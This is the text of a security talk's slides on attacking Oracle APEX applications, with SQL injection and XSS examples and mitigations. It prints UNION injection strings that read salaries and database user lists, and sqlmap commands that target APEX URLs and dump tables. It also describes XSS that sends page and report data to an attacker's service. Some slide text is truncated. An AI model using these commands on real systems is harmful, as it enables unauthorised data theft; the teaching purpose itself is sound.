Hacking Oracle APEX

SUMNER technologies

Welcome

About Me

scott@sumnertech.com

@sspendol

ORACLE

Sumner TECHNOLOGIES


accenture


sumnēva Application Success

ORACLE ACE Director

enkitec

SUMNER technologies





SUMNER technologies

About Sumner Technologies

- Originally Established 2005
- Relaunched in 2015
  - Focused exclusively on Oracle APEX solutions
- Provide wide range of APEX related Services
  - Architecture Design & Reviews
  - Security Reviews
  - Health Checks
  - Education
    - On-site, On-line, On-Demand
    - Custom & Mentoring
  - Oracle Database Cloud Consulting
  - Curators of APEX-SERT

ORACLE Gold Partner

Agenda

- Overview
- SQL Injection
- Cross Site Scripting
- Summary

Overview

OWASP

- Open Web Application Security Project (OWASP)
  - https://www.owasp.org/index.php/Main_Page

"OWASP is an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted. All of the OWASP tools, documents, forums, and chapters are free and open to anyone interested in improving application security."

OWASP Top 10

- Awareness document for web application security
- Represents a broad consensus about the most critical security risks to web applications
- Project members include a variety of security experts from around the world who have shared their expertise to produce this list.
- Download the full report here:
  - https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

OWASP Top 10

- **A1:2017 - Inje**
- A2:2017 - B
- A3:2017 - S
- A4:2017 - XI
- A5:2017 - Broke
- A6:2017 - Sec
- **A7:2017 - Cross-**
- A8:2017 - Insecure Deser
- A9:2017 - Using Components with Known Vulnerabilities
- A10:2017 - Insufficient Logging & Monitoring

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

part
's hostile
data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

OWASP & APEX Security

- With APEX, you need to be concerned with **at least 8 of the top 10**
  - **XML External Entities** & **Insecure Deserialization** can be largely ignored in most cases
  - But the rest can't!

Risks of SQLi & XSS in APEX

- In reality, the risks of SQLi & XSS in APEX is **almost none** - as long as you never build an application and adjust any settings
- If you do develop applications - and perhaps alter some of the settings, then the risks are much, much higher
  - Yet can be easily mitigated - if you know what you're doing


SQL Injection

SQL Injection (SQLi)

- SQL Injection is when a **user enters some SQL that ends up being executed** and alters the intended functionality and/or results of the system
  - Typically for the worse, not for the better
- **Possible to inject both DDL & DML**
  - All depends on the skill of the attacker and privileges of the schema
- **At minimum, it is disruptive**
  - Restore dropped tables
- **Worst case, it is catastrophic**
  - Find another career path

SQL Injection

SQL Injection


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

sqlmap

- **sqlmap** is an "open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers"
  - http://sqlmap.org
  - https://github.com/sqlmapproject/sqlmap
- Command-line tool that probes for and exploits SQL injection vulnerabilities in any major database
  - MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB & Informix

sqlmap Features

- Uses six **SQL Injection** attack types
  - Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band
- Built-in support to get **users**, **password hashes**, **privileges**, **roles**, **databases**, **tables** and **columns**
- Ability to **crack passwords** w/a dictionary-based attack
- Can **search data dictionary** for tables, columns, etc.
- **Execute arbitrary commands** and retrieve their output

sqlmap Warning

Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.

Flawed Application

- All it takes is a single SQL injection flaw to open the flood gates which allows any SQL to be run
- Our example contains a report with the following SQL:

```
SELECT empno, ename, job
  FROM emp WHERE ename LIKE '%&P1_ITEM.%'
```

- Using the **&ITEM.** Syntax will allow a user to re-write the SQL statement

Flawed Application

- Thus, if the user enters a malicious string as a filter, the SQL will be re-written:

```
SELECT empno, ename, job
  FROM emp WHERE ename LIKE '%' UNION
SELECT empno, ename, to_char(sal) job FROM emp
WHERE '%' LIKE '%'
```

- Now, the SQL will return the **SAL** of each employee - something that was not part of the intended functionality of the application

Flawed Application

- Or:

```
SELECT empno, ename, job
  FROM emp WHERE ename LIKE '%ABC' UNION ALL SELECT
NULL,TO_CHAR(CREATED),USERNAME FROM SYS.ALL_USERS --%'
```

- Now, the SQL will return the **CREATED**, **USERNAME** and **USER_ID** from **SYS.ALL_USERS**
- Essentially, it's trivial to neuter the original query and introduce any new query we want via a simple UNION

wwv_flow.show

- For sqlmap to work, we have to be able to provide a **valid parameter name** that triggers a SQLi flaw
  - APEX uses a single parameter "p" with a colon-delimited string which does not have a flaw

```
http://vm51/ords/f?p=121:1:12450968363470::::P1_ITEM:ABC
```

  - This format won't work, as we have no control as to where the parameters passed in to "p" go

wwv_flow.show

- Thus, we can re-write the APEX URL using **wwv_flow.show** and reference an APEX item
- This URL:

```
http://vm51/ords/f?p=121:1:12450968363470::::P1_ITEM:ABC
```

- Becomes:

`http://vm51/ords/wwv_flow.show?`	f?
`p_flow_id=121`	Application ID
`&p_flow_step_id=1`	Page ID
`&p_instance=12450968363470`	Session ID
`&p_arg_name=P1_ITEM`	Item Name
`&p_arg_value=ABC`	Item Value

sqlmap: Basics

- Command basics & flags

```
python sqlmap.py                               Base command
  -u "http://vm51/ords/wwv_flow.show?p_flow_id=121
  &p_flow_step_id=1
  &p_instance=0
  &p_arg_name=P1_ITEM
  &p_arg_value=ABC"                            URL to use
  --batch                                      Take all defaults
  --dbms Oracle                                Database = Oracle
  -p p_arg_value                               Inject into this parameter
  --flush-session                              Flush all cached data
```

SUMNER technologies

sqlmap: Banner & Current User

- To get the banner and current user from the database:

```
python sqlmap.py
  -u "<url>" …
  -b                                           Print the Banner
  --current_user                               Get the current user
```

SUMNER technologies

sqlmap: Authenticated Pages

- Works with authenticated pages as well
  - Simply copy the Session ID & APEX cookie name and value and include that
  - Examples in this presentation will use a public page to save time

```
--cookie "<name> = <value>"
```

SUMNER technologies

sqlmap: SQL Query

- Pass in SQL query to execute

```
python sqlmap.py
  -u "<url>" …
  -D <schema>
  --stop=25                                    Cap rows returned at 25
  --sql_query="<sql_query>"
```

SUMNER technologies

sqlmap: Declarative Query

- Pass in schema, table and columns that you want to fetch:

```
python sqlmap.py
  -u "<url>" …
  -D <schema>
  -T <table_name>
  -C "<col1>,<col2>,<col3>"
```

SUMNER technologies

sqlmap: Search Columns

- To search all user columns for a specific string:

```
python sqlmap.py
  -u "<url>" …
  -D <schema>
  --search
  -C <string>
```

$\leftarrow$ Enables search

SUMNER technologies

sqlmap: Extract Table Data

- To extract all data from a table:

```
python sqlmap.py
  -u "<url>" …
  -D <schema>
  -T <table>
  --dump
```

$\leftarrow$ Export data to CSV file

SUMNER technologies

Demo: sqlmap

Demo

- Oracle Banner & User
  - Public Page & Authenticated
- Workspace Applications
- Workspace Users
- Database Users
- Application Report SQL
- User Tables
- Search Columns
- Dump Table Contents

Mitigation

- Don't use **&ITEM.** Syntax in your SQL
- Be very cautious when using **EXECUTE IMMEDIATE** and **DBMS_SQL**
  - If users can influence parameters to either, that data should be sanitized and/or restricted
- **Use a shadow schema**
  - Only expose the tables/column required for the application
  - Remove all unnecessary privileges to prevent DDL
- **Use VPD or secure views**
  - SQL Injection circumvents most APEX-based security

Mitigation

- Remember this: **A10:2017 - Insufficient Logging & Monitoring**
  - Be sure to monitor your APEX logs
  - sqlmap has a specific user agent:

```
sqlmap/1.2.3.4#dev (http://sqlmap.org)
```

- If you see that in your page views, someone is probing/attacking your database

Mitigation

- Use an APEX-specific security tool
  - **APEX-SERT**
  - **ApexSec**
- Be cautious when using **EXECUTE IMMEDIATE** or **DBMS_SQL**
  - Both can potentially open up SQL Injection holes with and without using the **&ITEM.** syntax
- Conduct peer reviews of your code
  - As Tom Kyte used to say, get someone who doesn't like you to review it - results will be better

Cross Site Scripting

Cross Site Scripting (XSS)

- Not to be confused with CSS, Cross Site Scripting is when a **foreign unauthorized script is executed**
  - Reference or even the script is inserted into the database
  - When it is displayed, it is not properly escaped, and thus executes vs. harmlessly displays
- Typically demoed using a simple “Hello” alert
  - Which does not even begin to describe the damage that XSS is capable of
  - So we’ll use some more serious exploits for emphasis


XSS in APEX

- **Like SQLi, a developer will have to go out of their way to introduce an XSS vulnerability**
  - But it’s more common than you may think
- **Consider this example:**
  - A requirement states to display Address1 & Address2 in the same cell but on new lines in a report
  - You enter the **`<br />`** tag between them, but when you run, you see the HTML, not the actual line break
  - After some experimentation, you realize that by setting **Escape Special Characters** to **No**, the data displays as per the requirement

XSS in APEX

- While the requirement may have been met, you also just **introduced a XSS vulnerability** to your application
  - Since any data rendered in that column will potentially execute if it contains a **<script>** tag
  - Better approach: use the **HTML Expression** attribute and refer to columns as **#COLUMN#**

Anatomy of an XSS Attack



Web Service

- A simple ORDS web service was created to receive the data
  - **POST** with a single parameter: **p_val**
  - Type of **PL/SQL**
  - **Code:**

```
BEGIN
INSERT INTO t VALUES (:p_val);
END;
```

Page Item Values

- In this scenario, a XSS attack will **capture page item values** and send them to another server
  - Works for any item in the HTML - including global page items
- Function will **get the value of a page item and call a web service**, passing that value as a parameter
  - Web service, in turn, will simply insert the payload into a table where it can be inspected at any time

Demo: Page Items Values

Interactive Report Data

- Next, we can also **grab data displayed in an Interactive Report**
  - Specific attack is limited to the rows that render with the compromised row
  - Thus, an attacker may compromise several or all rows
- Possible to engineer a more effective attack
  - Via unescaped persistent regions or items

SUMNER technologies

Demo: Interactive Report Data

Interactive Grid Data

- Even easier to capture **data from an Interactive Grid**
  - Specifically when **Lazy Loading** is set to **No**
  - Possible - but more complex - to also capture data if **Lazy Loading** is set to **Yes**

SUMNER technologies

Demo: Interactive Grid Data

APEX Components

- **Not running Production in runtime-only mode is dangerous**
  - You've heard this for years
  - But you've probably not changed your mind and still let developers log into production
  - Time to re-think that decision
- **As an end user, we can inject some code that when a developer is logged into and running an application, that code will execute and can create and/or modify APEX components**

SUMNER technologies

Demo: APEX Components

Mitigation

- **Never disable escaping on columns**
  - When you do, be sure you know where the data is coming from or escape it with APEX_ESCAPE
- Always use **APEX_ESCAPE** when rendering HTML via **htp.p** or **htp.prn**
  - Different options for different scenarios
    - JSON, LDAP, HTML, REGEXP
- Be wary of **Application Items** that are rendered as HTML
  - Source is not escaped by default

SUMNER technologies

Mitigation

- Use an APEX-specific security tool
  - **APEX-SERT**
  - **ApexSec**

SUMNER technologies

Summary

Summary

- **SQLi & XSS are possible in almost every language**
  - Much less likely in APEX than others, but not impossible
  - With most platforms, developers have to introduce the risk either deliberately (unlikely) or accidentally (likely)
- **APEX remains one of the most secure development platform when used properly**
  - Not unlike a car, hammer, flame thrower, gun, etc.
- **Subscribing to secure best practices combined with using a security evaluation tool will ensure that risks are minimized or eliminated**
  - APEX-SERT & RecX are two specific to APEX

SUMNER technologies